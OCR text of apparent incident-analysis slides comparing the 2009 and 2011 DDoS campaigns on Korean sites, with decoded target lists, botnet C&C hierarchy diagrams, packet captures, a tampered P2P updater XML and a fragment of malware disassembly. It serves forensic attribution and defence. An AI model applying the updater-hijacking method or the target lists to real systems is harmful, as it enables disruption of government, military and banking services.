
Normal UpdateC.dat




Compromised UpdateC.dat



C:₩Documents and Settings₩기본₩바탕 화면₩20110318_3rdCnC₩tljoqgv12...
Decoding
C:₩Documents and Se...
1 naver.com
2 P daum.net
3 P auction.co.kr
4 P hangame.com
5 P dcinside.com
6 P gmarket.co.kr
7 P cwd.go.kr
8 P mofat.go.kr
9 P nis.go.kr
10 P unikorea.go.kr
11 P assembly.go.kr
12 P korea.go.kr
13 P dapa.go.kr
14 P police.go.kr
15 P nts.go.kr
16 P customs.go.kr
17 P mnd.mil.kr
18 P jcs.mil.kr
19 P army.mil.kr
20 P airforce.mil.kr
21 P navy.mil.kr
22 P usfk.mil
23 P dema.mil.kr
24 P kunsan.af.mil
25 P kcc.go.kr
26 P mopas.go.kr
27 P kisa.or.kr
28 P ahnlab.com
29 P fsc.go.kr
30 P kbstar.com
31 P wooribank.com
32 P hanabank.com
33 P keb.co.kr
34 P shinhan.com
35 P jeilbank.co.kr
36 P nonghyup.com
37 P kiwoom.com
38 P daishin.co.kr
39 P korail.com
40 P khnp.co.kr


Zombie PC
Update Program
악성프로그램
SBUpdate.exe
ntxxxx.dll
faultrep.dat
(3차 C&C IP주소
10개)
Mxxxsvc.dll
(UPDATE기능)
Noise03.dat
(HDD파괴일시)
Sxxxsvc.dll
(HDD파괴기능)
TIntwye.dat
(DDoS공격일시)
Tljoqgv.dat
(공격대상목록)
Wxxxsvc.dll
(DDoS기능)
SBUpdate.exe
P2P
1st C&C
(26대)
2차 C&C의 IP주소(1개)
3차 C&C의 IP주소(10개)
Nxxxxx.dll
2nd C&C
(84대)
3rd C&C
(630대)
Master
(6대)
EXE,DLL파일
EXE,DLL파일
DDoS
Victims


EnCase Forensic
File Edit View Tools Help
New Open Save Print Add Device Search Refresh Delete Update
Cases Table Report Gallery Timeline Disk Code
Entries
Home
[redacted]
대학(221.165.101.43)
000000000
000000063
000000126
000000189
000000252
000000315
000000378
000000441
000000504
000000567
000000630
000000693
000000756
Text Hex Doc Transcript Picture Report Console Details Output Lock Codepage 0/2
00000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
03200 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
06400 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
09600 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
12800 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
16000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
19200 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
22400 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
25600 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
28800 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
32000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
35200 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
38400 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
41600 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
44800 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
48000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[redacted]3) (PS 0 SO 000 FO 0 LE 1)

- Modus operandi is identical
  - The most targets duplicate
  - P2P website were hacked to spread malware
  - DDoS type
  - Target list changes according to the designated time
  - HDD destruction
- Malware Programmer is the same
  - Malware is identical
  - Software version is the same
- Three overseas C&C servers duplicate


① hacking/installing malware
② spreading malware
P2P sites
Bot Master in China
1st C&C
(9)
3rd C&C
(3)
2nd C&C
(416)
③ access to C&C
Master C&C
(1)
4th C&C
(6)
C&C in Hierarchical
Structure(435)
④ deliver instruction
to execute attack
Zombie PCs(270,000)
⑤ DDoS Attack
Victims
35 in US and Korea


2009
관리서버
(9대)
정보재유출서버
(3대)
정보유출서버
(416대)
공격명령서버
(1대)
파괴명령서버
(6대)
C&C in Hierarchical
Structure(435 in 61 countries)
2011
관리서버
(26대)
공격/파괴서버
(84대)
Master서버
(6대)
업데이트서버
(630대)
C&C in Hierarchical
Structure(746 in 70 countries)

num	Target in 2009	Target in 2011	remark
1	ahnlab.com	ahnlab.com	
2	assembly.go.kr	assembly.go.kr	
3	auction.co.kr	auction.co.kr	
4	president.go.kr	cwd.go.kr	
5	mail.daum.net	daum.net	
6	hanabank.com	hanabank.com	
7	kbstar.com	kbstar.com	
8	ebank.keb.co.kr	keb.co.kr	
9	mnd.mil.kr	mnd.mil.kr	
10	mofat.go.kr	mofat.go.kr	
11	naver.com	naver.com	
12	ncsc.go.kr	nis.go.kr	
13	banking.nonghyup.com	nonghyup.com	
14	shinhan.com	shinhan.com	
15	wooribank.com	wooribank.com	

2009

```
⊞ Frame 1 (641 bytes on wire, 641 bytes captured)
⊞ Ethernet II, Src: Cisco_1c:d3:40 (00:19:a9:1c:d3:40), Dst: Cisco_00:fb:40 (00:19:07:00:fb:40)
⊞ Internet Protocol, Src: 222.116.165.68 (222.116.165.68), Dst: 211.41.82.156 (211.41.82.156)
⊞ Transmission Control Protocol, Src Port: unify-debug (4867), Dst Port: http (80), Seq: 1, Ack: 1, Len: 587
⊟ Hypertext Transfer Protocol
  ⊞ GET / HTTP/1.1\r\n
    [truncated] Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, a
    Accept-Language: ko\r\n
    UA-CPU: x86\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; GTB6; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729
    Cache-Control: no-store, must-revalidate\r\n
    Host: mail.paran.com\r\n
    Connection: Keep-Alive\r\n
    \r\n
```

2011

```
Frame 35: 458 bytes on wire (3664 bits), 458 bytes captured (3664 bits)
Ethernet II, Src: Intel_43:a9:59 (00:0e:35:43:a9:59), Dst: EfmNetwo_30:f1:99 (00:08:9f:30:f1:99)
Internet Protocol, Src: 192.168.0.15 (192.168.0.15), Dst: 168.126.27.83 (168.126.27.83)
Transmission Control Protocol, Src Port: tn-timing (2739), Dst Port: http (80), Seq: 1, Ack: 1, Len: 404
Hypertext Transfer Protocol
⊞ GET / HTTP/1.1\r\n
  Accept: image/jpeg, application/x-ms-application, image/gif, application/xaml+xml, image/pjpeg, application/x-ms-xbap,
  Accept-Language: ko\r\n
  User-Agent: Mozilla/5.0 (X11; U; Linux i686; ko-KR; rv:1.9.0.4) Gecko/2008111217 Fedora/3.0.4-1.fc10 Firefox/3.0.4\r\n
  Accept-Encoding: gzip, deflate\r\n
  Cache-Control: no-store, must-revalidate\r\n
  Proxy-Connection: Keep-Alive\r\n
  Host: www.nis.go.kr\r\n
  \r\n
```

2009


```
1 <?xml version="1.0" enc
2 <TGSMEDIA>
3   <UPDATER>
4     <NAME>DOWNS UPDATE</NAME>
5     <VERSION>1.0.0.1</VERSION>
6     <URL>http://update.downs.co.kr/mmsv/DUpdate.exe </URL>
7     <TYPE>2</TYPE>
8     <INSTALL_PATH></INSTALL_PATH>
9     <INSTALL_PARAM></INSTALL_PARAM>
10    <RUNFILE_PATH></RUNFILE_PATH>
11    <EXECUTE>YES</EXECUTE>
12    <UPDATE_ONLY>NO</UPDATE_ONLY>
13    <USER_RUN_ONLY>NO</USER_RUN_ONLY>
14    <REG_NAME>DOWNS UPDATE</REG_NAME>
15    <INSTALL_ONCE>NO</INSTALL_ONCE>
16    <INSTALL_DATE></INSTALL_DATE>
17    <DISABLE_PATH1></DISABLE_PATH1>
18    <DISABLE_PATH2></DISABLE_PATH2>
19    <DISABLE_PATH3></DISABLE_PATH3>
20    <DISABLE_PATH4></DISABLE_PATH4>
21    <DISABLE_PATH5></DISABLE_PATH5>
22  </UPDATER>
23 </TGSMEDIA>
```


2011

UpdateD_조작.xml - 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
k?xml version="1.0"?>
<TGSMEDIA>
        <UPDATER>
                <NAME>ShareBox</NAME>
                <VERSION>2010.06.23.9</VERSION>
                <URL>http://sub.sharebox.co.kr/SBUpdate.exe </URL>
                <TYPE>2</TYPE>
                <INSTALL_PATH>C:\Program Files\ShareBox\SBUpdate.exe</INSTALL_PATH>
                <INSTALL_PARAM></INSTALL_PARAM>
                <RUNFILE_PATH></RUNFILE_PATH>
                <EXECUTE>YES</EXECUTE>
                <UPDATE_ONLY>NO</UPDATE_ONLY>
                <USER_RUN_ONLY>NO</USER_RUN_ONLY>
                <REG_NAME>ShareBox</REG_NAME>
                <INSTALL_ONCE>NO</INSTALL_ONCE>
                <INSTALL_DATE>0</INSTALL_DATE>
                <DISABLE_PATH1></DISABLE_PATH1>
                <DISABLE_PATH2></DISABLE_PATH2>
                <DISABLE_PATH3></DISABLE_PATH3>
                <DISABLE_PATH4></DISABLE_PATH4>
                <DISABLE_PATH5></DISABLE_PATH5>
        </UPDATER>
</TGSMEDIA>
```


2009
; int __cdecl sub_1
sub_1000158D proc near
Str1= dword ptr 4
push esi
mov esi, [esp+4+Str1]
test esi, esi
push edi
jnz short loc_1000158F
pop edi
xor eax, eax
pop esi
retn
loc_1000158F:
mov edi, ds:_wcsnicmp
push 4 ; MaxCount
push offset Str2 ; ".doc"
push esi ; Str1
call edi ; _wcsnicmp
add esp, 0Ch
test eax, eax
jz loc_10001805
push 5 ; MaxCount
push offset a_docx ; ".docx"
push esi ; Str1
call edi ; _wcsnicmp
add esp, 0Ch
test eax, eax
jz loc_10001805
push 4 ; MaxCount
